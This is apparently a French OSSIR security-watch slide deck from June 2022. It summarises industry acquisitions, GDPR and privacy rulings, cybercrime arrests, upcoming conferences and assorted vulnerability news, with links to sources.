<https://www.lemagit.fr/actualites/252515921/Reprise-de-Sigfox-Bercy-va-t-il-doucher-les-espoirs-des-salaries>

### **Broadcom** acquière **VMware**

[https://www.theregister.com/2022/06/09/gartner\\_broadcom\\_vmware\\_advice/](https://www.theregister.com/2022/06/09/gartner_broadcom_vmware_advice/)

# Business

## *La valse des rachats ... ça continue*

### **Thales** acquière **S21sec et Excellium** (Luxembourg)

- Accord avec Sonae Investment Management
- Rachat pour une valeur d'entreprise de 120 millions d'euros (125,32 millions de dollars)  
<https://www.lemondeinformatique.fr/actualites/lire-la-marketplace-de-freelances-freeland-rachete-son-homologue-codeur-87070.html>

### **Avisa** acquière **Databack et LeakID**

- Databack : récupération de données après un incident type incendie
- LeakID : spécialisé dans le retrait de contenu sous copyright  
<https://www.lesechos.fr/tech-medias/medias/avisa-partners-se-renforce-dans-la-cybersecurite-1410790>

# Droit / Juridique / Politique Monde

## Google Analytics n'est pas conforme au RGPD / GDPR !!!

- Selon la CNIL et l'Austrian Data Protection Authority
  - DPA, l'équivalent de la CNIL en Autriche ou Datenschutzbehörde en allemand
- Car les données sont transférées aux USA

<https://noyb.eu/sites/default/files/2022-04/Bescheid%20geschw%C3%A4rzt%20EN.pdf>

<https://www.lemondeinformatique.fr/actualites/lire-l-usage-de-google-analytics-viole-le-rgpd-selon-la-cnil-autrichienne-maj-85426.html>

<https://www.cnil.fr/fr/cookies-et-autres-traceurs/regles/questions-reponses-sur-les-mises-en-demeure-de-la-cnil-concernant-lutilisation-de-google-analytics>

## Arrestation du créateur de la place de marché Hydra (Dmitry Pavlov)

- Fusion de legalrc.biz et wayaway.biz
- Vente de drogue, blanchiment...

<https://www.nextinpact.com/article/69000/dark-web-hebergeur-dhydra-trahi-par-ses-factures>

## Saisie de 41 noms de domaines

- Attribués comme liés à des attaques d'hameçonnage iraniennes

[https://www.theregister.com/2022/06/07/microsoft\\_bohrium\\_domains/](https://www.theregister.com/2022/06/07/microsoft_bohrium_domains/)

<https://news.microsoft.com/wp-content/uploads/prod/sites/358/2022/06/Doc.-No.-16-Ex-parte-TRO-SEALED.pdf>

### TikTok change ses conditions générales

- La CNIL va adorer :

<<À partir du 13 juillet 2022, TikTok s'appuiera sur ses « **intérêts légitimes** » comme **base légale** pour utiliser l'activité sur TikTok afin de personnaliser les publicités des utilisateurs âgés de 18 ans ou plus>>

- Version courte :

<<RGPD !!? 🖐️🖐️🖐️🖐️>>

<https://web.archive.org/web/20220609185713/https://www.tiktok.com/legal/changes-to-personalised-advertising-in-the-eea?lang=fr>

### Dedalus, amende de 15m€

- Données stockées sans chiffrement sur un FTP ouvert, le temps d'une migration
- Alertes de l'ANSSI (entre autre) ignorées
- ...

<https://www.cnil.fr/fr/fuite-de-donnees-de-sante-sanction-de-15-million-deuros-lencontre-de-la-societe-dedalus-biologie>

### ClearView AI

- “Serait” utilisé par les mili Ukrainiens pour identifier les morts Russes et contacter leurs mères  
<https://www.washingtonpost.com/technology/2022/04/15/ukraine-facial-recognition-warfare/>
- Angleterre : amende de 7,5 millions £ + demande de supprimer les données  
<https://www.lefigaro.fr/flash-eco/reconnaissance-faciale-clearview-ai-sanctionnee-au-royaume-uni-20220523>
- Italie : amende de 20 millions € + demande la suppression des données  
<https://www.usine-digitale.fr/article/l-italie-inflige-une-amende-de-20-millions-d-euros-au-specialiste-de-la-reconnaissance-faciale-clearview-ai.N1795697>
- France : mise en demeure ClearView en décembre 2021



# Conférences

# Conférences

## Passée

- JSSI sur le thème de l'éthique, 10 mai 2022
- SSTIC, 1er au 3 juin 2022
- FIC EU 2022, 7 au 9 juin 2022

## A venir

- LeHack, 24 juin 2022
- Troopers (très très offensif), 27 juin au 1er juillet 2022
- Pass the SALT, 4-6 juillet 2022
- Black Hat USA, 6 au 11 aout 2022
- DefCon 20, 11 au 14 aout 2022
- Barbhack, 27 aout 2022



# Divers / Trolls velus

# Divers / Trolls velus

## Vulnérabilité 7Zip / CVE-2022-29072

- La vulnérabilité qui n'en était pas une...

<https://twitter.com/wdormann/status/1521237068336316417>

<https://docs.google.com/document/d/1uZaoOTRNL9DweLNZPIX4Qz2PbwjJ5BkU-sDg2ojur7M/edit>



| CVE-ID                                                                                             |                                                                                     |
|----------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------|
| <b>CVE-2022-29072</b>                                                                              | <a href="#">Learn more at National Vuln</a><br>• CVSS Severity Rating • Fix Informa |
| <b>DISPUTED</b> ** 7-<br>7z.dll and a heap overflow. The command runs in a child process und       |                                                                                     |
| <b>Note:</b> <a href="#">References</a> are provided for the convenience of the reader to help dis |                                                                                     |


# Divers / Trolls velus

## EPSS pour remplacer CVSS ?

- Common Vulnerability Scoring System / CVSS (v3)
  - Note de 1 à 10 de la criticité technique des vulnérabilités
  - Mesure uniquement la sévérité et pas le risque
  - Représente rarement le risque réel (Heartbleed était à 5.0/10)
  - Ne prend pas en compte l'exploitation dans la nature (*"Exploit Code Maturity" est trop imprécis*)
- Exploit Prediction Scoring System / EPSS (v2)
  - Note de 0 à 1 (ou 0 à 100%)
  - Prend surtout en compte la menace

### EPSS Comparison by Coverage

By matching the coverage across three different prioritization scores, we can compare the savings in effort and efficiency of that effort.



Scored 2021-11-01, compared against exploitation activity in following 30 days

# Divers / Trolls velus

## OVH, le rapport sur l'incendie

- <<hygrométrie singulière vers 23h15>>
- Pas encore de conclusion définitive

<https://lafibre.info/ovh-datacenter/incendie-ovh-strasbourg/>



# Divers / Trolls velus

## Pwn2Own Vancouver 2022

- Cibles
  - Windows 11, Teams, Ubuntu Desktop, VirtualBox
  - Firefox, Safari, et Oracle.Note
  - Tesla
    - Avec des failles par Synacktiv
- Encore une belle performance de Synacktiv
- Primes distribuées: \$1,1m

<https://www.zerodayinitiative.com/blog/2022/5/18/pwn2own-vancouver-2022-the-results>

| MASTER OF PWN |                        | PRIZE \$  | POINTS | LEADERBOARD |
|---------------|------------------------|-----------|--------|-------------|
| 1             | STAR Labs              | \$270,000 | 27     |             |
| 2             | Hector "P3rr0" Peralta | \$150,000 | 15     |             |
| 3             | Masato Kinugawa        | \$150,000 | 15     |             |
| 4             | Manfred Paul           | \$150,000 | 15     |             |
| 5             | Synacktiv              | \$75,000  | 7.5    |             |



# Divers / Trolls velus

**L'OSSIR existe depuis 1989... la veille depuis 2001**

- Eux publient leur veille sécurité depuis **1985** 🤖

<https://catless.ncl.ac.uk/Risks/>



**Cybersécurité == Sécurité des Systèmes d'Information ?**



<https://www.linkedin.com/feed/update/urn:li:activity:6935802581550034944/>

# Divers / Trolls velus

## Vault7, les origines et les délires des agents de la CIA

- Ambiance bon enfant ayant dérivé en guerre de tranchées et ambiance toxique
- Conflits entre les salariés
- Sécurité opérationnelle affreusement faible
- Agent à l'origine de la fuite : caractériel, parano, complotiste et pédophile
  - Kamoulox !

<https://www.nextinpact.com/article/69328/la-cyber-gueguerre-hackers-cia-vire-au-delire-12>

<https://www.nextinpact.com/article/69341/la-cyber-gueguerre-hackers-cia-vire-au-delire-22>

## Interview de Max Louarn dans LeMonde

- Le bon vieux temps : Warez, cracking, hacking
- Leader de Paradox dans les années 90
- Supposé fondateur de Xecuter

[https://www.lemonde.fr/police-justice/article/2022/05/27/voler-des-societes-qui-font-des-milliards-qu-est-ce-que-j-en-ai-a-faire-max-louarn-c-ur-de-hackeur\\_6127821\\_1653578.html](https://www.lemonde.fr/police-justice/article/2022/05/27/voler-des-societes-qui-font-des-milliards-qu-est-ce-que-j-en-ai-a-faire-max-louarn-c-ur-de-hackeur_6127821_1653578.html)

# Divers / Trolls velus

## Les enfants, vous êtes punis d'internet !

- Il achète un brouilleur multi-bandes pour punir ses enfants et...

- Brouille deux communes 

<https://www.francebleu.fr/infos/faits-divers-justice/sans-le-savoir-un-pere-de-famille-prive-ses-voisins-d-internet-et-de-telephone-dans-les-landes-1644607138>

## Atlassian efface les données de 400 clients

- “Misclick” lors de la désactivation d’une ancienne application

- La moitié restauré depuis 


<https://www.usine-digitale.fr/article/atlassian-a-efface-les-environnements-cloud-de-400-clients-par-erreur.N1993357>

# Divers / Trolls velus

## Les groupes Conti et Hive revendiquent le même piratage

- Et le revendiquent en même temps 🧑🏻♂️

<https://twitter.com/ValeryMarchive/status/1529103060299132928>



## Au Venezuela, un cardiologue français faisait aussi des rançongiciels

- Il développait les outils pour générer les rançongiciels et les vendait

<https://twitter.com/mrkoot/status/1526428996677914627>

# Divers / Trolls velus

## Exécution de code sur Nintendo 64 avec Morita Shōgi 64 (CVE-2020-13109)

- Le seul jeu avec un port RJ-42 pour se connecter au réseau

<https://cturt.github.io/shoghihax.html> *(nouvelle publication)*



## Nvidia met en open source ses pilotes

- Est-ce lié au piratage par Lapsus ?

<https://twitter.com/nixcraft/status/1524487980328448000>

## Entête HTTP pour journaliser les IP des clients passant par des proxy web

- Après X-Forwarded-For, après X-Forwarded-By, après X-Forwarded-Proto...
- Voici Forwarded

<https://www.bortzmeyer.org/7239.html>

# Questions ?

## Prochaine réunion

- Mardi 12 juillet 2022



**OSSIR**

# Questions ?

## Des questions ?

- C'est le moment !

## Des idées d'illustrations ?

## Des infos essentielles oubliées ?

- Contactez-nous



**OSSIR**